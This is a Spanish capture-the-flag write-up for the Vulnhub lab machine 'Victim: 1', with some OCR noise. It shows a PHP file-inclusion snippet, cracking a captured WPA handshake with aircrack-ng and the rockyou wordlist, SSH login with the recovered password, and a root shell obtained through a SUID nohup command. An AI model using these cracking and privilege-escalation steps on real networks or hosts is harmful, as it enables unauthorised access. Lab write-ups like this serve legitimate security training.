
## Writeup Victim: 1 - Vulnhub


VM Creada por: @iamv1nc3nt

Empiezo como siempre, lanzando nmap a la dirección IP para obtener los servicios disponibles.

Como se aprecia en la imagen, hay 4 servicios web. Todos están llenos de archivos y directorios interesantes, muchos me llegaron a dar verdaderos dolores de cabeza, dejándome atrapado en zonas erróneas, fuzzing innecesario o incluso, enumerar y utilizar exploits.

Algunos de estos ficheros:





## $\mathbf{nd}$

t found

```
file.php

Archivo Editar Buscar Opciones Ayuda

k?php
$file = $ GET['file'];
include('directory/' . $file);
?>
```



## WebFS Long Pathname Buffer Overrun Vulnerability

Bugtraq ID: 8726

Class: Boundary Condition Error

CVE: CVE-2003-0833

Remote: Yes Local: No

Published: Sep 29 2003 12:00AM Updated: Jul 11 2009 11:56PM


Credit: The discovery of this vulnerability has been credited to Jens Steube.

Vulnerable: WebFS WebFS 1.21

WebFS WebFS 1.20 WebFS WebFS 1.19 WebFS WebFS 1.18 WebFS WebFS 1.17

+ Debian Linux 3.0 sparc


Hasta llegar al servicio alojado en el puerto 8999, en él también hay muchísimos ficheros para revisar, aunque solo me quedé con uno que me pareció muy extraño.... ¡Una captura de red!



## listing: <u>/</u>

access	user	group	date	size	name
drwxr-xr-x drwxr-xr-x drwxr-xr-x	nobody nobody nobody	nogroup nogroup nogroup	Apr 07 22:38 Mar 31 20:03 Mar 31 20:03	<dir> <dir> <dir></dir></dir></dir>	wordpress wp-admin wp-content
-rw-rr	root	root	Apr 07 22:33	197 kB	WPA-01.cap
-rw-rr	nobody nobody nobody	nogroup nogroup	Feb 06 06:33 Feb 12 11:54	405 B 19 kB 7278 R	license.txt

Si analizamos el fichero WPA-01.cap con Wireshark se puede apreciar que se trata de una captura de red de un dispositivo Apple autenticándose vía WiFi con un router D-Link.



Aunque por el nombre del fichero ya tenía la pista de que se trataba de una WiFi WPA, siempre hay que entrar y comprobarlo por nosotros mismos.

Limpio la captura con wpaclean y lanzo aircrack-ng con el diccionario rockyou:

```
ntos/OSCP/machines/Victim-1/ficheros# wpaclean wpa-clean.cap WPA-01.cap
roo t@m3n0sd8n4ld:~/Documento:
Pwning WPA-01.cap (1/1 100%)
Net 5c:d9:98:5a:b6:62 dlink
            :~/Documentos/OSCP/machines/Victim-1/ficheros# aircrack-ng -w /root/Tools/Dic/rockyou.txt wpa-clean.cap
                                   Aircrack-ng 1.6
    [00:00:57] 108027/14344393 keys tested (1893.60 k/s)
    Time left: 2 hours, 5 minutes, 20 seconds
                                                                             0.75%
                              KEY FOUND! [ p4ssword ]
    Master Key
                       : 8F C0 1B 1B 85 06 0B 85 23 7C 83 74 F8 4B 4A FD
                         50 CE EC 72 6F 85 17 5F B1 14 5E D2 F2 47 5D 1A
                      : 13 41 36 81 4A 92 19 CF EC 14 B8 FD 20 2C D4 2E
    Transient Key
                         BA A1 95 79 CE 15 5F 1A 2C DE 03 A8 2B 52 68 64
                         D3 77 A7 E4 FF CD 49 0C ED E9 5E 3B 68 E6 83 26
                         06 0C 98 8D 43 B6 7C E4 FE ED 2E 45 90 0D 6D 15
    EAPOL HMAC
                       : 33 A5 CE E2 46 DB 4B 96 86 A1 6E D9 D2 A2 A6 E9
```

Perfecto, tenemos la clave "p4ssword", pero... ¿Y el usuario? Pues si la contraseña es la clave del router, el usuario será el SSID (dlink).

Probamos estas credenciales en el servicio SSH y accedemos con el usuario dlink sin problemas.

```
Too tam 3 no sdon 4 ld: ~/Documentos/OSCP/machines/Victim-1# ssh dlinka 192.168.10.156 | dlinka 192.168.10.156 | s password: Last login: Tue Apr 7 23:36:49 2020 from 192.168.86.99 | dlinka victim 01: ~$ id | uid=1002(dlink) | gid=1004(dlink) | groups=1004(dlink) | dlinka victim 01: ~$ [
```

Dentro, tenemos otro usuario con el nombre de "victim01", pero en esta ocasión no hizo falta para poder escalar privilegios como root.

```
dlink@victim01:/home$ ls
dlink victim01
```

Si hacemos uso de "sudo -|" tenemos otro troll.

```
dlink@victim01:/home$ sudo -l
User dlink may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/TryHarder!
```

Otra peculiaridad que me encontré, fue que la máquina no tenía espacio disponible y no tenía permisos para poder eliminar nada, por lo tanto, todo el proceso se tuvo que hacer manualmente, sin scripts o herramientas automáticas.

Esto también me dio otra pista, ¿si no puedo descargar nada? ¡Será que no me hace falta nada! Dicho esto, comprobé los SUID que disponía de acceso:

```
flink@victim01:~$ find / -perm -4000 -type f 2>/dev/null
 /usr/sbin/pppd
 /usr/bin/pkexec
 /usr/bin/newuidmap
 /usr/bin/chfn
 /usr/bin/newgidmap
 /usr/bin/newgrp
 /usr/bin/sudo
/usr/bin/nohup
 /usr/bin/chsh
 /usr/bin/traceroute6.iputils
 /usr/bin/at
 /usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/arping
 /usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/bin/passwd
/snap/core/9066/usr/bin/bin/suswd
/snap/core/9066/usr/bin/suswd
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
 /usr/lib/eject/dmcrypt-get-device
  /snap/core/9066/usr/sbin/pppd
 /bin/mount
 /bin/su
 /bin/umount
  /bin/ping
  /bin/fusermount
```

Finalmente vi que desde *nohup* era posible escalar privilegios según pude ver en la web de gtfobins.



¡Pues hagámoslo!

```
dlink@victim01:~$ nohup /bin/sh -p -c "sh -p <$(tty) >$(tty) 2>$(tty)"
nohup: ignoring input and appending output to 'nohup.out'
# id
uid=1002(dlink) gid=1004(dlink) euid=0(root) groups=1004(dlink)
```

¡Genial! ¡Ya somos root! Y ya solo queda leer el contenido de flag.txt

```
flag.txt
      snap
# cat flag.txt
Nice work!
            .:##:::.
      ::::##::::|;;##;|::
       ::::::::\;;;/::
           ::::::::::::
           |0|0|0|0|0|0
           :#:::::::##:::.
          .:###::::#::::.
          :::##::::::::::##:.
           :::;::###::;::#::::
            :##:;:::::;::::###:::
          .::::; .:::#::::::::::::::::::
          #rootdance
```